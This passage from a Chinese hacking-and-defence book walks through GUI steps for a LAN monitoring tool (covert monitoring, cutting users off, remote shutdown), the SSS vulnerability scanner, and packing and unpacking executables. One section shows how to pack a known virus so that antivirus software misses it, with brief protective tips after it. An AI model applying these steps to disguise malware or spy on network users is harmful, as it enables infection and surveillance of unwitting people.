3 首先单击【系统设置】按钮，将会弹出【系统设置】对话框。此刻默认的扫描方式是【一般扫描（基于 Netbios）】选项，用户也可以选择【高级扫描（基于 Arp）】选项，该选项可以扫描到更多的存活主机，但是它得不到上标主机的工作组和主机名等信息。其他选项采取默认设置即可。



4 单击 确定 按钮返回主窗口，选择【批量操作】➢【批量监控】菜单项。

5 弹出【批量监控】对话框，在【请选择要进行的批量操作】下拉列表中选择要进行的操作，然后选中想要监控的计算机的 IP 地址前面的复选框。

6 设置完成单击 应 用 按钮，返回软件主窗口，然后单击【发送消息】按钮，弹出【发送消息】对话框。

7 在【要发送的 IP】文本框中输入想要发送消息的 IP 址，在【要发送的消息】文本框中输入要发送的信息内容（需要注意的是：对方需要开启信使服务）。

8 单击 发送 按钮，即可将消息发送到指定 IP 的计算机。单击 退出 按钮可返回主窗口。ping 操作和扫描端口操作方法相似，这里不再赘述。

在实际使用中会发现该监控器的功能是十分强大的，操作也是比较简单的。它还可以实现 IP-MAC 地址绑定，执行远程关机/重启等一些系统管理员经常用到的命令，也可以对 QQ 和 MSN 的聊天记录进行统计。统计结果的显示也是直观的，可以用饼状或条状图显示。

每个监控设备申请一个域名，由域名解析系统来探查监控设备当前的 IP 地址，并通知远程监控端。远程监控端通过固定不变的域名来访问每个监控设备，无需关心 IP 地址的变化与否。企业实施视频监控项目时可根据实际情况选择采用哪种方式使用 DDNS 服务。具体实现方式有以下几种：路由器外挂，集成 DDNS 的监控设备，运行 DDNS 客户端软件。

3.2.2 爱沙网络监控器的使用

对该软件进行相关的设置后，下面介绍如何使用该软件。

下面通过一个实例介绍该软件的使用方法。

1 首先运行该软件，默认的设置是扫描局域网内的所有计算机，用户也可以自行修改。假设用户只对 IP 最后一段为 0～40 的计算机进行扫描，就可以将 IP 段填写在【IP 地址段】组合框中。

2 单击【IP 地址段】右侧的【开始】按钮 进行扫描。

3 一般情况下，用户的计算机会列在被扫描出的计算机的第一位，这里以 IP 为 192.168.1.13 为例进行操作，首先选中该 IP。

4 单击该 IP 地址前面的【 + 】标记将其展开，此时可以看到检测出的该用户的一些网络信息。

5 在该 IP 地址上单击鼠标右键，在弹出的快捷菜单中选择【强制监视】菜单项，弹出【提示】对话框，询问用户是否对该计算机进行强制监视。

6 单击 确定(O) 按钮，进入强制监视过程，稍等片刻就可以监控到该用户的上网情况了。

7 用户还可以禁止被监控的计算机上网。这里以禁止 192.168.1.11 的计算机上网为例进行介绍。需要注意的是：在强制监视下的计算机是不能进行此操作的。在这里选中该 IP，然后单击鼠标右键，在弹出的快捷菜单中选择【禁止上网】菜单项。

选择该菜单项

8 弹出【提示】对话框，提示用户是否禁止该 IP 上网。

9 单击 确定(O) 按钮即可禁止该用户上网。另外用户还可以进行正常监视、允许上网、产生 IP 冲突警告、发送信息、扫描端口、远程关机/重启以及导入 IP-MAC 绑定库等，具体的使用方法这里不再介绍。

3.3 SSS扫描之王

黑客在入侵他人的计算机之前首先要对其进行扫描，只有扫描出计算机中的漏洞，才能顺利地入侵。SSS 是俄罗斯安全界非常专业的一个安全漏洞扫描软件，它能够扫描出各种漏洞。


3.3.1　功能简介

SSS 最重要的功能就是对 Options 和 Rules 功能的设置。由于 SSS 具有强大的功能，因此世界上很多黑客都在使用这个软件，这个软件也被业界人士称之为扫描之王。

Options 功能

首先要将该软件下载并安装到计算机上，具体的操作这里不再介绍。启动 SSS 打开其主界面。

使用 Options 功能的具体步骤如下。



1 选择【Tools】➢【Options】菜单项。

2 弹出【Security Scanner Options】窗口，在左侧窗格中选择【General】选项。

该对话框中各个选项的功能如下。

(1) Threads：表示线程，线程越大，扫描的速度就越快，但是扫描的质量会降低。


(2) Modules：表示扫描的模块。

(3) Total threads：表示总线程。


(4) Ping time out：Ping 的等待时间。

(5) Data time out：数据等待时间。

3 用户可以根据实际情况进行设置，设置完毕选择左侧窗格中的【Scanner】选项。




4 选中【Autostart after adding IP address】和【Delete empty host after completing scan】两个复选框，在【Protection】组合框中选中【Password protection of program start enabled】复选框。



5 此时会弹出一个对话框，要求用户输入密码，输入完毕单击 Ok 按钮即可。

6 在左侧的窗格中选择【Scheduler】选项，进入该选项的设置界面，然后切换到【Calendar】选项卡，此时可以看到一个日期面板。



7 在此可以设置某个日期任务。例如在【月份】下拉列表中选择【九月】，在【年份】微调框中选择【2008】，然后在下面的面板中双击日期【26】，也就是设置为 2008 年 9 月 26 日的任务，此时会弹出【Scheduler tasks list】对话框。

8 单击 Add task 按钮，弹出【Add new task】对话框，切换到【When to start】选项卡，在该选项卡中用户可以自行地对任务的日期和时间进行设置。

该选项卡中各选项的含义如下。

(1) Once：表示进行一次任务。

(2) Hourly：表示以小时为单位进行一次任务。

(3) Daily：表示以天为单位进行一次任务。

(4) Weekly：表示以周为单位进行一次任务。

(5) Montly：表示以月为单位进行一次任务。

(6) Start time：表示开始任务的时间。

9 切换到【What to do】选项卡，在【Please, select rule for scan】下拉列表中选择相应的选项。切换到该选项卡

【Please, select rule for scan】下拉列表中各选项的含义如下。

(1) Complete Scan：表示完整扫描。

(2) Full Scan：表示完全扫描。

(3) Quick Scan：表示快速扫描。

(4) Only NetBIOS Scan：表示 NetBIOS 扫描。

(5) Only FTP Scan：表示 FTP 扫描。

(6) Only HTTP Scan：表示 HTTP 扫描。

10 单击 Add host 按钮，弹出【Add host】对话框，在此对话框中可以选中【Host】单选按钮进行一个固定 IP 的扫描，也可以选中【Host range】单选按钮来设定主机范围，这里只对一个 IP 进行扫描。

11 单击 Add 按钮，此 IP 就会加入到【Add new task】对话框中。

12 切换到【Alert】选项卡，在此没有任何信息，用户需要添加并设置此选项卡中的内容。单击 Add 按钮，弹出【New Scheduler Action】对话框。

该对话框中各个选项的含义如下。

(1) Action：表示使用的方法。

(2) Please, select report style：表示请选择发送报告的类型。

(3) SMTP Server：表示邮件服务器。

(4) SMTP Authentication：表示邮件服务器鉴定。

(5) User name：用户名。


(6) Password：密码。

(7) Mail from：表示邮件从哪里发出的，需要填写发邮件人的地址。

(8) Mail to：表示收件人的电邮，需要填写收件人的地址。

13 填写完成单击 Ok 按钮，此时就会在【Add new task】对话框中显示出需要进行的报告。


14 单击 Ok 按钮完成设置，然后返回【Security Scanner Options】窗口，选择左侧窗格中的【Auto update】选项，此时在右侧窗格中就会出现该选项的设置，因为 SSS 扫描器更新的频率非常高，所以在此建议用户选中【Check for update before starting the scanner】复选框和【Automatic updating without dialogues】复选框。



Check for update before starting the scanner：意为开始扫描之前检查更新情况。

Automatic updating without dialogues：意为不进行询问自动更新。

15 单击 Ok 按钮返回【Security Scanner Options】窗口，选择左侧窗格中的【Sounds】选项，此时在右侧窗格中就会出现该选项的设置。



Play sound when vulnerability is found：意为当发现弱点就播放声音，拖动其下方的滑块可以改变声音的大小。

Play sound for found port：意为发现端口就播放声音。

Play sound when host scan complete：意为当完成主机扫描后播放声音。

Play sound when all host's scanned：意为所有的主机扫描完成后播放声音。


需要说明的是：以上的所有操作中播放的声音是可以更改的，用户只需要单击【浏览】按钮就可以选择其他的声音文件，但一定要选择正确的声音文件的路径。

16 单击 Ok 按钮即可完成声音选项的设置。对左侧窗格中的【Namp】选项采用默认设置即可。

Rules 功能


下面介绍【Rules】的具体设置过程。

1 选择【Tools】>【Rules】菜单项。




2 弹出【Security Scanner Rules】窗口，左侧

窗格默认停留在【General】选项中，若用户需要很详细的扫描，就要选中右侧窗格中的【Scan all ports in range】复选框，表示扫描所有的端口。




3 选择左侧窗格中的【Description】选项，此时在右侧窗格中会出现该选项的描述，用户可以自行扫描，也可以采取默认描述。

4 选择左侧窗格中的【Modules】选项，此时在右侧窗格中会出现该选项的描述，主要描述的是扫描的模块，选中的越多表示扫描的模块越多，相对的扫描所需的时间就越长，但扫描的效果就越好。所以对一台主机扫描时，建议将所有的复选框都选中（如果机器的性能不是太高，则可根据自己的需要选择）。



5 选择左侧窗格中的【Ports】选项，此时在右侧窗格中会出现该选项的设置，用户可以看到所有常见的端口全都描述出来，当然用户还可以自选添加一些新的端口并给予描述。



6 单击 Add 按钮可以添加新端口，在弹出的【Add new port】对话框中的【Port】文本框输入端口号，在【Description】文本框中输入描述，然后单击 Ok 按钮即可添加成功。

【Security Scanner Rules】对话框中各按钮的作用如下。

Add 按钮表示添加。

Edit 按钮表示编辑。

Delete 按钮表示删除。

Delete all 按钮表示删除所有。

Set default 按钮表示设置为默认情况。

Check all 按钮表示选择所有。

Uncheck all 按钮表示撤销所有选择。


Reverse all 按钮表示反选所有。

Ok 按钮表示确定。

Cancel 按钮表示取消。

Apply 按钮表示应用。

7 返回【Security Scanner Rules】窗口，选择左侧窗格中的【Audits】选项，右侧的窗格中就会出现该选项的设置，建议选中所有复选框。




其他的选项全都使用默认设置就可以了。

SSS 扫描器的功能是强大的，但相对来说设置也比较繁琐，读者可以多加练习。


3.3.2 SSS 扫描之王的使用

SSS 扫描器的功能是强大的，那它这些强大的功能究竟该怎样使用呢？下面就以 SSS 的核心功能——漏洞扫描为例进行说明。

1 首先启动 SSS 扫描器，并单击主窗口左上角的【New session】按钮 New session；



2 弹出【New session】对话框，按照上面介绍的方法对【Rules】选项进行设置，然后在【Description of session】文本框中输入对这次扫描的描述，这里输入“测试”进行扫描。



3 单击 Next > 按钮，打开添加扫描机器的界面。

4 单击 Add host 按钮，弹出【Add host】对话框，选中【Host】单选按钮，然后在【Name or IP】文本框中输入主机名或IP地址，或者选中【Hosts range】单选按钮，然后在下面的文本框中输入起始IP和终止IP。

5 单击 Add 按钮，返回【New session】对话框，可以看到【Host】列表框中已经添加了该IP地址或IP地址段。

6 单击 Next > 按钮即可开始扫描，在下方的状态栏中会显示进度、线程以及总共需要检测的任务数。

7 检测完毕就会看到该用户的计算机信息、系统信息、共享信息、TCP开放的端口以及UDP开放的端口等。

8 此时用户可以重新扫描，方法是选中该用户的IP，然后单击鼠标右键，在弹出的快捷菜单中选择【Rescanning】菜单项即可。

右键菜单中各菜单项的含义如下。

【Copy IP】：复制IP。

【Save IP List】：保存IP列表。

【Add host】：增加主机。

【Delete host】：删除主机。

【Start scan】：开始扫描。


【Stop scan】：停止扫描。

【Rescanning】：重新扫描。

【Suspend】：挂起。

【Resume】：重新开始。

9 切换到【Vulnerabilities】选项卡，可以看到扫描出来的漏洞。



10 单击要查看的漏洞，在该窗口的下方会弹出该漏洞的描述（Description）、如何修复（How to fix）以及危险级别（Risk level）等信息。

3.4 加壳与脱壳

加壳和脱壳工具是黑客常用的，通过这些工具可以对程序进行伪装和保护，从而降低被杀毒软件捕获的可能性，以达到免杀的目的。

3.4.1 加壳

在好莱坞间谍电影里，那些特工们往往会以神奇莫测的化妆来欺骗别人，甚至变换成另一个身份，国内对于这种伪装行为有个通俗的说法——“穿马甲”。而这种正与邪的争斗已经延伸到了病毒领域，很多病毒作者通过给病毒“穿马甲”，甚至穿多个“马甲”的方式，以躲避杀毒软件的查杀，这种技术就是“加壳”。

所谓加壳，是一种通过一系列数学运算，对可执行程序文件或动态链接库文件的编码进行改变（目前还有一些加壳软件可以压缩、加密驱动程序），以达到缩小文件体积或加密程序编码的目的。加壳后的程序可以独立运行，解压过程完全隐蔽，都在内存中完成。解压原理是加壳工具在文件头里加了一段指令，告诉CPU怎么才能解压自己。现在的CPU已经进入了双核的时代，所以这个解压过程用户可能没有任何察觉，只有当机器配置非常差时，才会感觉到不加壳和加壳后的软件运行速度的差别。当用户加壳时，其实就是给可执行的文件加上个外衣。用户执行的只是这个外壳程序。当用户执行这个程序的时候这个壳就会把原来的程序在内存中解开，解开后，以后的就交给真正的程序。所以，这些工作只是在内存中运行的，不需要了解其具体过程。

通常说的对外壳加密，都是指很多网上免费或者非免费的软件，被一些专门的加壳程序加壳，基本上是对程序的压缩或者不压缩。因为有的时候程序会过大，需要压缩。但是大部分的程序是因为要防止反跟踪，防止程序被人跟踪调试，防止算法程序被别人静态分析。加密代码和数据，目的是为了保护用户的程序数据的完整性，不被修改或者窥视程序的内幕。

加壳工具通常分为压缩壳和加密壳两类。


压缩壳的特点是减小软件体积大小，加密保护不是重点。目前兼容性和稳定性比较好的压缩壳工具有：UPX、ASPack、PECompact 等。

加密壳种类比较多，不同的壳侧重点不同，一些壳只单纯保护程序，另一些壳则提供额外的功能，如提供注册机制、使用次数、时间限制等。目前比较流行的加密壳有：ASProtect、EXECrptor、Themida、EncryptPE、TTProtect、Armadillo 等。

1 启动 ASPack 软件，打开其主窗口。

2 切换到【选项】选项卡，在此可以进行一些简单的设置。用户可以根据自身的需要选择相应的复选框，也可以采用默认设置。

3 切换到【打开文件】选项卡，单击 打开 按钮。



4 弹出【选择文件 压缩】对话框，在这里选择保存在桌面上的计算器程序。


5 单击 打开(O) 按钮，即可切换到【压缩】选项卡进行加壳。

6 当压缩进度达到 100% 时，说明已经成功地进行了加壳操作，此时单击 检测! 按钮将会运行程序进行测试，在这里会弹出【计算器】窗口。

7 此时进行一些基本操作，可以验证加壳后有没有影响到程序的运行。

前面介绍了程序的加壳，那么怎么知道一个程序有没有加过壳呢？这就要通过软件来检测，目前最常用的检测软件是 PEID。通过 PEID 软件进行可执行文件的加壳检测的具体步骤如下。

1 启动 PEID，打开其主界面。



2 单击 打开(O) 按钮，弹出【选择文件进行打开...】对话框。

3 这里仍然以计算器程序为例进行说明。

4 单击 打开(O) 按钮，返回软件的主窗口，此时会显示已经检测到的信息。对于有编程经验的用户来说，很明白地能看出这是用 VC++ 编写的，说明此刻没有进行加壳。

5 对于普通用户来说，用 PEID 打开的程序如果已经加壳，就会看到下面红框中会有一个【->】符号，也就是说，只要出现了这个符号，就说明该程序加壳了，这个符号的左边是所用加壳软件的名称和版本。


3.4.2 脱壳

一般情况下，一种加壳工具所加的壳都会有相应的脱壳工具进行还原，因此只要找到与之相应的脱壳工具，绝大多数的壳都可以轻松地脱去。

这里对上述 ASPack 加壳软件操作来进行脱壳软件操作，需要使用的软件是 UnAspack（注意软件版本必须高于 1.2.1.3，否则不支持 ASPack V2.12）。

下面介绍如何使用 UnAspack 软件对已被加壳的计算器程序进行脱壳，具体的操作步骤如下。

1 启动 UnAspack 软件，打开其主界面。



2 单击【浏览】按钮...，弹出【打开】对话框，在这里选择加过壳的计算器程序。

3 单击 打开(O) 按钮，返回软件主窗口，此时该程序的路径已经装载进了软件中。

4 单击 Unpack 按钮，弹出【UnAspack】对话框，提示用户脱壳成功。


5 单击 确定 按钮完成一次脱壳操作，此时再用 PEID 检测，可以发现该计算器程序已经没有壳了。

3.4.3 病毒的伪装和防范

病毒为了达到免杀的目的，经常会进行伪装，那么常用的伪装方法有哪些呢？又该怎样防范伪装过的病毒呢？


现在黑客常用的病毒伪装手段就是加壳。利用加壳工具对病毒进行伪装的具体步骤如下。

1 首先找到一个病毒文件，这里以WALKER.EXE病毒文件为例进行说明。




2 用杀毒软件进行查杀（这里使用瑞星）。方法是在该病毒上单击鼠标右键，在弹出的快捷菜单中选择【瑞星杀毒】菜单项。

3 稍后就会被杀毒软件截获，报告为病毒，因为我们要使用该病毒，所以在此处选择不处理。



4 现在对该病毒进行加壳操作，再次检测，可以发现已经成功地逃避了杀毒软件的查杀。




加壳后的病毒既然可以逃避杀毒软件的查杀，那究竟该如何防范呢？下面简单地介绍一下防范加壳病毒的方法。

(1) 尽量不要下载小于 1MB 的文件。

(2) 若下载了一个没有安全保障的 EXE 文件，建议首先用杀毒软件进行查杀。

(3) 如果没有发现病毒，可以用 PEID 进行检测，如果有壳，则需要进行脱壳，脱壳后再使用杀毒软件查杀。



新手

第4章 Windows 系统安全漏洞攻防

Chapter 4

小龙：小月，你在干什么呢？

